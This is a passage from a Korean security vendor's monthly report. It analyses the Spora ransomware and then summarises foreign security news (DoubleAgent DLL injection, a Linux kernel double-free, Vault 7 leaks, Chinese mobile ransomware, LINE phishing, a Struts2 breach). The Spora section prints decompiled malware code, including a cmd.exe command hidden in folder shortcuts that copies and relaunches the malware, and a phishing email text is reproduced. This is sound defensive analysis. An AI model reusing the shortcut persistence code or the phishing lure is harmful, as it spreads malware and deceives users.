  GetUserNameA(v6, &pdwDataLen);      // UserName획득
  lstrcatA(v6, L"|");
  v7 = &v6[lstrlenA(v6)];
  GetLocaleInfoA(0x400u, 7u, v7, 9);  // 지역정보획득
  lstrcatA(v7, L"|");
  v8 = &v7[lstrlenA(v7)];
  lstrcatA(v8, "₩b꿿₩a(  깹₩v쏜꽋?嚬x03깳2G");// Data
  lstrcatA(v8, L"|");
  v9 = lstrlenA(v8);
  wsprintfA(&v8[v9], "%u|%u|%u|%u|%u|%u", 0, 0, 0, 0, 0, 0);
```

[그림 12] KEY 파일에 저장된 감염정보

 Copyright by ESTsecurity corp. All rights reserved.

KEY 파일에는 암호화된 파일 목록을 추가로 암호화한 RSA Private KEY 파일과 감염정보를 포함한다. 감염정보에는 감염된 시간과 UserName, 지역정보, ID 정보가 저장된다.

2.3.5 재실행 등록

```
SetFileAttributesW(lpFileName, 2u);
if ( GetFileAttributesW(lpFileName) & 2 && !CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) )
{
  psz = LocalAlloc(0x40u, 0x800u);
  if ( psz )
  {
    v11 = SysAllocString(L"shell32.dll");
    if ( v11 )
    {
      v12 = SysAllocString(L"cmd.exe");
      if ( v12 )
      {
        if ( !a3 )
          v3 = (StrRChrW(lpFileName, 0, 92) + 2);
        v4 = StrRChrW(bstrString, 0, 92);
        if ( v4 )
          v5 = (v4 + 2);
        else
          v5 = bstrString;
        wsprintfW(
          psz,
          L"/c explorer.exe ₩"%s₩" & type ₩"%s₩" > ₩"%%tmp%%₩₩%s₩" & start ₩"%s₩" ₩"%%tmp%%₩₩%s₩"",
          v3,
          bstrString,
          v5,
          v3,
          v5);
        v6 = SysAllocString(psz);
        bstrStringa = v6;
        if ( v6 )
        {
          if ( !(*(*ppv + 44))(ppv, v6)
            && !(*(*ppv + 68))(ppv, v11, 3)
            && !(*(*ppv + 80))(ppv, v12)
            && !(*(*ppv + 60))(ppv, 7)
            && !(**ppv)(ppv, dword_403790, &v13) )
          {
            lstrcpyW(psz, lpFileName);
            lstrcatW(psz, L".lnk");
            v7 = SysAllocString(psz);
            if ( v7 )
            {
              if ( !(*(*v13 + 24))(v13, v7, 0) )
                v9 = 1;
              SysFreeString(v7);
            }
            (*(*v13 + 8))(v13);
          }
```


[그림 13] 자가복제 및 재실행 코드

본 악성코드는 루트 디렉토리와 바탕화면에 존재하는 모든 폴더를 숨김 속성으로 설정하고 폴더의 바로가기(lnk)를 생성한다. 바로가기에는 자가복제 및 재실행 코드가 설정된다. 이 때문에 사용자는 바로가기를 통해 폴더에 접근하게 되고 자연스럽게 설정된 코드를 실행하게 되어 추가적인 피해를 입을 수 있다.

 Copyright by ESTsecurity corp. All rights reserved.


2.3.6 복호화를 위한 사이트 접속 유도

감염이 완료된 후 파일 복호화를 위한 안내파일을 띄워 사용자가 복호화 사이트에 접근할 수 있도록 유도한다. 복호화 사이트는 악성코드 제작자가 자체적으로 운영하는 것으로 다크 웹을 이용하는 타 랜섬웨어와는 다른 방법을 사용한다.



[그림 14] 복호화 사이트


복호화 사이트 Spora.bz 에 사용자 ID 를 입력 후 접속한다.



[그림 15] 복호화 사이트

 Copyright by ESTsecurity corp. All rights reserved.

해당 웹사이트는 복호화 뿐만 아니라 다양한 지불 방법을 제시한다. 또한 악성코드 제작자와 실시간으로 대화할 수 있는 라이브 채팅 서비스도 제공한다. 다음은 실제 악성코드 제작자와 대화한 내용이다.



[그림 16] 악성코드 제작자와의 대화

 Copyright by ESTsecurity corp. All rights reserved.

3. 결론

이번에 다룬 'spora' 랜섬웨어는 기존 랜섬웨어와는 달리 불특정 다수가 아닌 특정 기업의 담당자를 대상으로 유포되었다. 기업의 경우 회사의 운영에 영향을 미칠 중요한 문서들을 많이 보유하고 있고, 해당 문서들이 암호화될 경우 기업의 입장에서 복호화를 위해 비용을 지불할 가능성이 높기 때문이다.

또한 'spora' 랜섬웨어는 암호화에 필요한 key를 주고받는 C&C 서버가 존재하지 않는다. 이는 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격의 대상이 될 수 있음을 의미한다.

따라서 기업의 담당자는 보유하고 있는 중요한 데이터를 정기적으로 백업하고 의심스러운 이메일을 수신했을 때 출처와 첨부파일을 한 번 더 확인하는 습관을 가져야한다.

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

04
해외 보안 동향

영미권

중국

일본

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

1. 영미권

패치할 수 없는 'DoubleAgent' 공격, 모든 윈도우 버전들, 안티바이러스까지 하이잭 가능해

Unpatchable 'DoubleAgent' Attack Can Hijack All Windows Versions — Even Your Antivirus!

이스라엘의 보안 회사인 Cybellum 의 보안 연구 팀이 공격자들이 컴퓨터를 온전히 제어할 수 있도록 허용하는 새로운 윈도우 취약점을 발견했다. DoubleAgent 라 명명 된 이 새로운 코드 인젝션 기술은 XP 에서부터 10 까지 모든 버전의 윈도우 OS 에서 동작한다. 더욱 심각한 것은 DoubleAgent 는 15 년 된 패치 될 수 없는 윈도우 기능인 "Application Verifier"를 악용한다는 것이다. 이 기능은 문서화 되지 않았으며 합법적인 기능이다. Application Verifier 는 테스트를 위해 DLL(동적 링크 라이브러리)들을 프로세스로 로드하는 런타임 검증 도구이다. 이로써 개발자들이 그들의 프로그램에 있는 에러들을 재빨리 탐지하고 수정할 수 있게 한다.

패치할 수 없는 마이크로소프트의 Application Verifier 악용

이 취약점은 Application Verifier 툴이 DLL 을 처리하는 방식에 존재한다. 연구원들에 따르면, 과정의 일부분에서 DLL 들은 윈도우 레지스트리 엔트리의 타겟 프로세스에 바운드 되지만, 공격자들이 진짜 DLL 을 악성 DLL 로 바꿔치기 할 수 있다. 단순히 하이잭하고자 하는 어플리케이션과 동일한 이름으로 윈도우 레지스트리 키를 생성하는 것 만으로, 공격자는 그 만의 커스텀 인증 DLL 을 모든 응용프로그램의 정식 프로세스에 주입할 수 있게 된다. 커스텀 DLL 이 주입되면 공격자는 시스템 전체를 제어하고 백도어나 영구적으로 지속되는 멀웨어를 설치하거나, 모든 신뢰할 수 있는 프로세스의 권한을 하이잭 하거나, 심지어 다른 사용자의 세션을 하이잭 하는 등 악성 공격을 실행할 수 있다.

DoubleAgent 공격으로 안티 바이러스를 온전히 제어해

DoubleAgent 공격을 시연하기 위해서, 이 팀은 그들의 기술을 이용해 안티바이러스 응용 프로그램을 하이잭 해 이를 멀웨어로 둔갑시켰다. 이 팀은 DoubleAgent 공격을 사용해 안티바이러스 프로그램을 손상시켜, 해당 보안 소프트웨어를 디스크를 암호화 하는 랜섬웨어로 변환했다.

 Copyright by ESTsecurity corp. All rights reserved.

이 공격은 모든 버전의 윈도우 OS 에서 동작했으며, 영구 레지스트리 키 덕분에 시스템이 재부팅된 후 악성 코드가 목표로 하는 정식 프로세스에 다시 주입될 수 있기 때문에 차단하기가 매우 어렵다. 연구원들은 현존하는 거의 모든 보안 제품들이 DoubleAgent 공격에 취약하다고 전했다.

아래는 영향을 받는 보안 제품들의 목록이다.

- Avast (CVE-2017-5567)
- AVG (CVE-2017-5566)
- Avira (CVE-2017-6417)
- Bitdefender (CVE-2017-6186)
- Trend Micro (CVE-2017-5565)
- Comodo
- ESET
- F-Secure
- Kaspersky
- Malwarebytes
- McAfee
- Panda
- Quick Heal
- Norton

안티바이러스 소프트웨어를 하이잭 한 후, 공격자들은 DoubleAgent 공격을 이용해 보안 제품들을 비활성화 시켜 멀웨어 및 사이버 공격을 탐지할 수 없게 만든다. 또한 보안 제품을 로컬 컴퓨터나 네트워크에 공격을 실행하기 위한 프록시로 사용해 모든 악성 코드의 권한을 상승시키고, 악성 트래픽을 숨기고 데이터를 추출하거나 OS 를 손상시키고 DoS 를 유발시킬 수 있다.

참고: DoubleAgent 공격은 윈도우 OS 의 모든 응용 프로그램에서 작동할 수 있지만, 연구원들은 안티 바이러스 프로그램에만 중점을 두었다.

관련 영상: DoubleAgent Zero-Day Attacking Norton Antivirus
https://www.youtube.com/watch?v=-ZL9WSuDAqk

 Copyright by ESTsecurity corp. All rights reserved.

많은 안티바이러스 프로그램들, 제보를 받은지 90 일이 지나도 이를 패치하지 않아

Cybellum 은 영향을 받은 안티 바이러스 프로그램의 제작사들에 90 일 이전에 DoubleAgent 에 대해 제보했다고 밝혔다. 하지만 지금까지 Malwarebytes 와 AVG 만이 패치를 발표했으며, Trend Micro 는 곧 발표할 예정이다. 따라서 이 프로그램들을 사용할 경우, 최대한 빨리 패치하는 것이 좋다. 안티 바이러스 제작사들이 가장 단순하게 이를 수정하는 법은 Application Verifier 에서 Protected Process 라는 새로운 아키텍처로 전환하는 것이다. Protected Process 메커니즘은 안티 멀웨어 서비스들을 서명되지 않은 코드를 주입하는 것으로부터 보호하는 방식으로 보호한다. 하지만 이 메커니즘은 아직까지 윈도우 8.1 에 추가 된 Windows Defender 에만 구현되어 있다. Cybellum 은 DoubleAgent 공격의 PoC 코드를 GitHub 에, 세부 내용을 블로그에 포스팅했다.

[출처] http://thehackernews.com/2017/03/hacking-windows-dll-injection.html
https://github.com/Cybellum/DoubleAgent
https://cybellum.com/doubleagent-taking-full-control-antivirus/

리눅스 커널에 7 년째 존재해온 심각한 취약점 패치 완료

Linux Kernel Gets Patch For Years-Old Serious Vulnerability

2009 년부터 존재해온 Red Hat, Debian, Fedora, OpenSUSE 및 Ubuntu 를 포함한 리눅스 배포판 다수에 영향을 미치는 위험한 취약점이 리눅스 커널에서 발견되었다.

지난 7 년동안 리눅스 커널에 존재한 이 취약점(CVE-2017-2636)은 권한이 없는 로컬 사용자가 영향을 받는 시스템에서 루트 권한을 얻거나, DoS(시스템 충돌)를 야기시킬 수 있게 된다. Positive Technologies 의 연구원인 Alexander Popov 는 고레벨 데이터 링크 제어(HDLC) 데이터를 처리하는 N_HLDC 리눅스 커널 드라이버에 존재하는 race condition 이슈를 발견했다. 이는 double-free 취약점으로 이어진다.

"Double Free"는 응용 프로그램이 동일한 할당 메모리에서 free() 함수를 호출해 동일한 메모리 위치를 두 번 릴리즈할 때 발생하는 가장 흔한 메모리 충돌 버그 중 하나이다. 인증되지 않은 공격자가 로그인 된 사용자의 보안 컨텍스트에 임의의 코드를 주입하고 실행하는데 이 취약점을 악용할 수 있다. 이 취약점은 2009 년 6 월부터 존재하여 리눅스 기업 서버들과 장비들이 꽤 오랜 시간 동안 취약한 상태였다. 그러나 Positive Technologies 는 이 취약점이 야생에서 실제로 악용되었는지 여부는 알 수 없다고 밝혔다. 이 연구원은 Google 에서 개발한 보안 코드 검사 소프트웨어인 syzkaller fuzzer 를 사용해 시스템 호출을 테스트하던 중 이 취약점을 발견했다.

PoPov 는 2017 년 2 월 28 일 kernel.org 에 이 취약점을 익스플로잇 프로토타입과 함께 제보했으며, 이 이슈를 수정하는 패치도 함께 제공했다. 이 취약점은 이미 리눅스 커널에 패치되었으며, 보안 업데이트는 지난 3 월 7 일

 Copyright by ESTsecurity corp. All rights reserved.

게시되었다. 사용자는 가능한 빨리 보안 업데이트를 설치하는 것이 좋지만, 패치를 적용할 수 없는 경우 결함이 있는 모듈 (n_hdlc)를 수동으로 차단하여 OS 를 보호하기를 권한다.

[출처] http://thehackernews.com/2017/03/linux-kernel-vulnerability.html

Wikileaks, CIA 가 사용자의 아이폰과 맥북을 해킹하고 있었던 방법 공개

Wikileaks Reveals How CIA Was Hacking Your iPhones And MacBooks

"Vault 7" 시리즈의 일환으로, Wikileaks 가 애플 맥 OS 및 iOS 장치를 공격하기 위해 설계 된 CIA 의 해킹 기술을 공개했다.
"Dark Matter"라 명명 된 이 유출로 인해 CIA 의 특수 부서인 EDB 가 개발한 맥 OS 의 취약점과 공격 벡터가 공개 되었다. 이들은 맥과 iOS 펌웨어를 해킹하는데 특히 집중했다.

CIA, 삭제가 불가능한 멀웨어로 애플 기기들을 감염시켜

새로이 공개 된 문서에 따르면, CIA 는 지난 2008 년부터 아이폰을 타겟으로 하고 있었다. 기관은 애플 펌웨어를 감염시키도록 특별히 설계 된 맥 OS 와 iOS 기기들에 OS 가 재설치되더라도 활성화 된 상태로 남아있는 멀웨어를 제작했다.

'Sonic Screwdriver' 해킹 툴

2012 년 11 월 발표 된 문서들 중 하나에서는, CIA 에 따르면, "Mac 랩탑이나 데스크탑이 부팅 되는 동안 주변 장치에서 코드를 실행하는 메커니즘"인 "Sonic Screwdriver" 프로젝트에 대한 세부 내용이 공개 되었다. 이 문서에서 설명한 해킹 방법을 사용하면, 컴퓨터의 Thunderbolt 포트에 연결 된 이더넷 어댑터를 사용해 맥의 펌웨어에 접근할 수 있다. 이로써 해커는 USB 스틱이나 외장 하드 드라이브와 같은 주변 장치에서, 심지어 "펌웨어 패스워드가 활성화 된 상태라도" 장치로 멀웨어를 전달할 수 있게 된다.

문서에서는 "코드를 실행하기 위해서는, 컴퓨터에 전원이 들어왔을 때 임플랜트 된 이더넷 어댑터가 Thunderbolt 포트에 연결이 된 상태여야 한다. 기계 전원을 켠 후에 어댑터를 연결하면, 임플랜트 코드는 실행 되지 않을 것이다."고 설명했다.

 Copyright by ESTsecurity corp. All rights reserved.

아이폰에 심는 NightSkies

최근 발견 된 또 다른 문서에서는 CIA 의 “NightSkies 1.2”를 공개했다. 이는 애플 아이폰을 위한 “지침/로더/삽입 툴”이라 설명 되어 있다. 주목할만한 사실은, 이 아이폰 해킹 툴의 첫 번째 버전은 2007 년부터 운영 되고 있었다는 것이다. 이는 유통 과정에서 “공장에서 갓 나온” 아이폰들을 감염시키기 위해 설계 되었다고 Wikileaks 가 밝혔다.

CIA 의 Dark Matter 유출은 Wikileaks 가 공개한 Vault 7 의 두 번째 발표이다.

[출처] http://thehackernews.com/2017/03/wikileaks-cia-mac-iphone-hacking.html

 Copyright by ESTsecurity corp. All rights reserved.

2. 중국

모바일 랜섬웨어 재등장

모바일 랜섬웨어는 모바일를 타겟으로 하는 랜섬웨어로, 사용자들이 자신들의 모바일을 사용하지 못하도록 하고 alipay 로 랜섬머니를 요구한다. 대부분의 모바일 랜섬웨어는 인기 앱이나 성인 앱과 같은 앱들로 위장하여 사용자들의 설치를 유도한다.

2016 년 360 에서는 약 17 만개의 모바일 랜섬웨어 샘플을 수집하였으며, 이는 2015 년과 비교하였을때 160%나 증가한 수치였다. 랜섬웨어 제작자들은 휴대폰을 잠그고 사용자들에게 랜섬머니를 요구하며, 일반적으로 랜섬머니는 20 원(RMB) 이상이다. 이런 불법적인 이익의 유혹에 랜섬웨어 제작자들은 끊임없이 새로운 방식의 랜섬웨어를 개발한다. 그리고 최근 음성과 QR 코드를 이용하여 암호를 푸는 방법도 출현하였다.


음성을 이용한 암호 해제

해당 랜섬웨어는 디바이스를 잠근 후 모바일 전체 화면을 뒤덮으며 취소할 수 없는 팝업을 띄운다. 모바일 랜섬웨어 제작자들은 주로 2 가지 방식을 사용하는데, 직접 디바이스관리자에 접근하여 화면잠금 비밀번호를 수정하는 방법과, addView 방식을 이용하여 LayougParams 의 Flags 속성에 취소 불가 옵션을 추가하여 띄우는 방법을 사용한다.

화면을 잠근 후 악성코드는 잠금을 출 수 있는 방법을 알려주는데, 사용자가 잠금 화면에 나타난 QQ 계정 사용자에게 직접 연락하고, alipay 를 통하여 랜섬머니를 지불하는 방식으로 암호를 해제하는 방법이다. 해당 악성코드는 잘 만들어지지 못한 것으로 평가되고 있다. 예를들어 잠금화면 중 “QR 코드 클릭”이 표시되어 있지만 화면에는 클릭할 만한 어떠한 내용도 보이지 않아, 몇번의 확인 끝에 겨우 확인할 수 있었다.

해당 모바일 랜섬웨어는 모바일 키패드를 통하여 비밀번호를 입력하여 잠금을 해제하는 방법을 사용하지 않으며, 음성을 식별하여 잠금을 해제하는 방법을 사용했다.해당 악성코드는 바이두 온라인 음석 식별 SDK 완성 언어식별기능을 사용한다. 이는 최초로 STT(Speech to Text)기술을 사용한 악성코드이다. 악성코드의 복호화 비밀번호는 미리 정해진 방식으로 암호화 된 후 Assets 리스트 하위 파일에 저장된다. 사용자가 음성으로 비밀번호를 입력하면, 음성식별 SDK 가 음성을 식별하여 저장된 복호화 키와 매칭이 되면 암호화가 해제된다.

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.



QR 코드를 이용한 암호 해제

해당 악성코드는 디바이스 관리자와 addView 방식을 이용하여 화면을 잠가 사용자들이 암호를 해제하기 어렵게 만들었다. 악성코드가 실행된 후에는 바로 디바이스 관리자 활성화를 요구하며, 다른 인터페이스와는 어떠한 연결도 진행하지 않는다. 사용자가 디바이스 관리자 활성화를 허용하면, 악성코드는 강제로 사용자의 모바일 화면을 잠그고, 화면에는 어떻게 해야 잠금이 풀리는 지 설명해준다. 여기에서 다른 악성코드들과 다른점은, QR 코드 스캔을 통해 랜섬머니를 지불하면 바로 잠금이 해제된다는 것이다.

 Copyright by ESTsecurity corp. All rights reserved.

랜섬머니 지불 과정

공격자는 위챗의 계좌이체 방법을 악용하는 것으로 밝혀졌다. 돈을 받을 사람은 받을 계좌를 QR 코드로 만들고, 돈을 보낼 사람은 해당 QR 코드를 스캔하여 돈을 이체한다. 이체 성공 후에는 "이체 성공"페이지로 자동으로 넘어가게 되며, 돈을 받는 사람은 "입금 완료"라는 메세지가 표시된다.

모든 이체 과정에서, 돈을 입금하는 사람과 돈을 입금 받는 사람들은 위챗의 닉네임과 계정이전과목과 관련된 정보만 확인할 수 있다. 위챗사용자들의 닉네임은 변경할 수 있으며 유일하지 않은 값이지만, 이체 과정에서 쌍방 모두 위챗 계정에 대한 어떠한 정보도 필요하지 않는다. 그렇다면, 악성코드는 어떻게 "자동 잠금 해제"를 할 수 있는 것일까?

분석결과 동작 방식은 매우 단순하였으며, 위챗계정과는 어떠한 관련도 없었다. "스캔하여 돈을 지불하면, 자동으로 잠금이 해제됩니다"라는 문구는 거짓인 것으로 밝혀졌다.

[출처] http://blogs.360.cn/blog/the-new-ways-of-ransomware/

 Copyright by ESTsecurity corp. All rights reserved.

특별히 제작된 Windows10, 정식으로 중국정부기관에 설치

오랫동안 중국 정부 및 공기업에 Windows10 을 설치하고자 했던 MS 의 바람이 이루어졌다. MS 는 곧 중국의 정부기관과 공기업에 특별히 제작된 Windows10 을 설치하기로 했다고 밝혔다.

정부를 위해 특별히 제작된 Windows10 은 MS 와 China Electronics Technology Group Corporation 이 공동 개발한 것으로, 해당 OS 에는 전문적으로 제작된 보안기능과 특징들이 포함되어 있다. 현재 해당 OS 는 이미 3 개의 대기업에서 테스트를 완료하였으며, 이제 대규모로 설치할 예정이다. MS 는 "우리는 이미 정부 레벨의 보안시스템이 포함된 Windows10 의 개발을 완료했으며, 해당 OS 는 이미 대기업 3 곳에서 테스트를 맞춰 안정성을 입증받았다. 이제 대규모로 설치할 일만 남았다"라고 밝혔다.

스노든이 폭도한 미국의 "프리즘" 사건 이후, 중국정부는 보안적인 측면을 고려하여 Windows10 을 정부의 SW 구매 명단에서 제외시켰다. 하지만 MS 는 포기하지 않았으며, 2015 년부터 China Electronics Technology Group Corporation 와 협력하여 특별히 "중국 정부 버전"을 제작하여 Windows10 을 정부 구매 명단에 다시 추가하였다.

[출처] http://tech.huanqiu.com/news/2017-03/10351662.html


ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

3. 일본

LINE 을 사칭한 시간지정 피싱 재발 – '매일 9 시부터 20 시까지'

LINE 装う時間指定フィッシングが再発 - 「毎日 9 時から 20 時まで」

'LINE'을 사칭해 계정정보를 속여서 금전을 탈취하는 피싱공격이 다시 발생하고 있다. 특히 사용자를 가짜 사이트로 유도할 때, 시간대를 '매일 9 시부터 20 시까지' 등으로 지정하고 있는 점이 특징이다.


お客様のLINEアカウントに異常ログインされたことがありました。ウェブページで検証してお願いします。

こちらのURLをクリックしてください。

www.line.me/
<http://www.●●●●ki.me/>

URLの安全認証有効期限は毎日9時から20時までです。

LINE 安全認証

고객님의 LINE 계정에 이상 로그인을 당한 적이 있습니다. 웹 페이지에서 검증 부탁 드리겠습니다.
이쪽의 URL 을 클릭해주십시오.
www.line.me/
<http://www.●●●●ki.me>

URL 의 안전인증 유효기한은 매일 9 시부터 20 시까지입니다.
LINE 안전인증

피싱메일의 문면 (화면 출처: 피싱대책협의회)

피싱대책협의회에 따르면, 이번에 확인된 피싱공격에서는 'LINE', 'LINECorporaitnopc', 'LINE 안전인증' 등의 제목의 메일을 송신한다. 메일은 'LINE 계정에서 이상 로그인이 확인되었다' 등의 내용으로 구성되어 있다. 공격자는 웹 페이지에서 검증할 필요가 있다며, 사용자를 HTML 메일 내에 접속처를 위장한 링크를 클릭하게 하여 피싱사이트로 유도한다.

 Copyright by ESTsecurity corp. All rights reserved.

특히, 메일에는 'URL 의 안전인증 유효기한은 매일 9 시부터 20 시까지입니다' 등의 내용이 기재된 것으로 밝혀졌다. 공격자는 특정시간대에 피싱사이트에 접속하도록 유도하고 있다. 이전에도 비슷하게 시간을 지정하는 피싱공격 사례가 발생했기 때문에 공격자가 활동하고 있는 시간대를 지정하고 있을 가능성도 있다.
'LINE'을 사칭하는 공격은 2016 년 11 월부터 계속적으로 확인되고 있어, 지난 2 월 6 일에 이 협의회가 사용자들에게 각별한 주의를 환기시켰다. 특히 이번 공격에서는 6 종류의 새로운 URL 이 확인되었다. 이후 3 월 16 일, 피싱사이트가 가동되고 있어 폐쇄를 위해 JPCERT 코디네이션센터가 조사를 실시하고 있다.

앞으로도 유사한 공격이 발생할 가능성이 있어, 해당 협의회에서는 계속해서 경계를 게을리하지 않도록 당부하고 있다.

[출처] http://www.security-next.com/079581

도세(都稅)지불 사이트에서 신용카드 정보 67.6 만건이 유출된 것으로 추정

都税支払サイトからクレカ情報67.6万件が流出か - 「Apache Struts 2」の脆弱性突かれる

최근 '도세 신용카드 지불 사이트'가 공격을 받아 신용카드 정보가 외부로 유출되었을 가능성이 있다는 사실이 밝혀졌다.

이 사이트는 신용카드를 이용해 인터넷상에서 세금납부를 할 수 있는 서비스로, 세금 수납대행업무의 지정대리납부자인 도요타파이낸스가 제공하고 있다. 해당 회사의 위탁에 의해 GMO 페이먼트 게이트웨이가 사이트를 운영하고 있는 것으로 확인되었다.

이번 사이트 해킹을 통해 신용카드, 카드 유효기간 등의 67 만 6290 건이 유출되었을 가능성이 있는 것으로 나타났다. 이 중에는 61 만 4629 건의 이메일 주소도 포함되어 있을 것으로 밝혀졌다. 이번 공격은 3 월 6 일에 공개된 'Apache Struts2 취약점(CVE-2017-5638)'을 악용하여 사이트에 악성 프로그램을 설치한 것으로 확인되었다.

현재 이 회사는 피해 사용자들에 대하여 대응을 진행하고 있으며, 경찰과 함께 수사를 진행 중에 있다.

[출처] http://www.security-next.com/079385

 Copyright by ESTsecurity corp. All rights reserved.

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com